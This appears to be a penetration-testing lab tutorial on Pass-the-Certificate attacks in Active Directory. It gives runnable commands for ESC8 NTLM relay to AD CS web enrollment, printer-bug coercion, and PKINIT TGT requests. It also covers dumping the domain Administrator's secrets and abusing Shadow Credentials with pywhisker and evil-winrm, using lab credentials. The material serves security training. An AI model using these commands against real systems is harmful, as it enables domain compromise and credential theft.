Pass the Certificate
PKINIT, short for Public Key Cryptography for Initial Authentication, is an extension of the Kerberos protocol that enables the use of public key cryptography during the initial authentication exchange. It is typically used to support user logons via smart cards, which store the private keys. Pass-the-Certificate refers to the technique of using X.509 certificates to successfully obtain Ticket Granting Tickets (TGTs). This method is used primarily alongside attacks against Active Directory Certificate Services (AD CS), as well as in Shadow Credential attacks.
AD CS NTLM Relay Attack (ESC8)
ESC8—as described in the Certified Pre-Owned paper—is an NTLM relay attack targeting an ADCS HTTP endpoint. ADCS supports multiple enrollment methods, including web enrollment, which by default occurs over HTTP. A certificate authority configured to allow web enrollment typically hosts the following application at /CertSrv:

Attackers can use Impacket’s ntlmrelayx to listen for inbound connections and relay them to the web enrollment service using the following command:
impacket-ntlmrelayx -t http://10.129.234.110/certsrv/certfnsh.asp --adcs -smb2support --template KerberosAuthenticationOne way to force machine accounts to authenticate against arbitrary hosts is by exploiting the printer bug.
python3 printerbug.py INLANEFREIGHT.LOCAL/wwhite:"package5shores_topher1"@10.129.234.109 10.10.16.12

[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 10.129.234.109
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
We can now perform a Pass-the-Certificate attack to obtain a TGT as DC01$. One way to do this is by using gettgtpkinit.py. First, let’s clone the repository and install the dependencies:
git clone https://github.com/dirkjanm/PKINITtools.git && cd PKINITtools
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
pip3 install -I git+https://github.com/wbond/oscrypto.git
Defaulting to user installation because normal site-packages is not writeable
Collecting git+https://github.com/wbond/oscrypto.git
<SNIP>
Successfully built oscrypto
Installing collected packages: asn1crypto, oscrypto
Successfully installed asn1crypto-1.5.1 oscrypto-1.3.0python3 gettgtpkinit.py -cert-pfx ../krbrelayx/DC01\$.pfx -dc-ip 10.129.234.109 'inlanefreight.local/dc01$' /tmp/dc.ccacheexport KRB5CCNAME=/tmp/dc.ccache
impacket-secretsdump -k -no-pass -dc-ip 10.129.234.109 -just-dc-user Administrator 'INLANEFREIGHT.LOCAL/DC01$'@DC01.INLANEFREIGHT.LOCALShadow Credentials (msDS-KeyCredentialLink)
Shadow Credentials refers to an Active Directory attack that abuses the msDS-KeyCredentialLink attribute of a victim user. This attribute stores public keys that can be used for authentication via PKINIT. In BloodHound, the AddKeyCredentialLink edge indicates that one user has write permissions over another user’s msDS-KeyCredentialLink attribute, allowing them to take control of that user.

We can use pywhisker to perform this attack from a Linux system. The command below generates an X.509 certificate and writes the public key to the victim user’s msDS-KeyCredentialLink attribute:
pywhisker --dc-ip 10.129.234.109 -d INLANEFREIGHT.LOCAL -u wwhite -p 'package5shores_topher1' --target jpinkman --action addpython3 gettgtpkinit.py -cert-pfx ../eFUVVTPf.pfx -pfx-pass 'bmRH4LK7UwPrAOfvIx6W' -dc-ip 10.129.234.109 INLANEFREIGHT.LOCAL/jpinkman /tmp/jpinkman.ccacheexport KRB5CCNAME=/tmp/jpinkman.ccache
klistevil-winrm -i dc01.inlanefreight.local -r inlanefreight.localNO PKINIT?
In certain environments, an attacker may be able to obtain a certificate but be unable to use it for pre-authentication as specific victims (e.g., a domain controller machine account) due to the KDC not supporting the appropriate EKU. The tool PassTheCert was created for such situations. It can be used to authenticate against LDAPS using a certificate and perform various attacks (e.g., changing passwords or granting DCSync rights).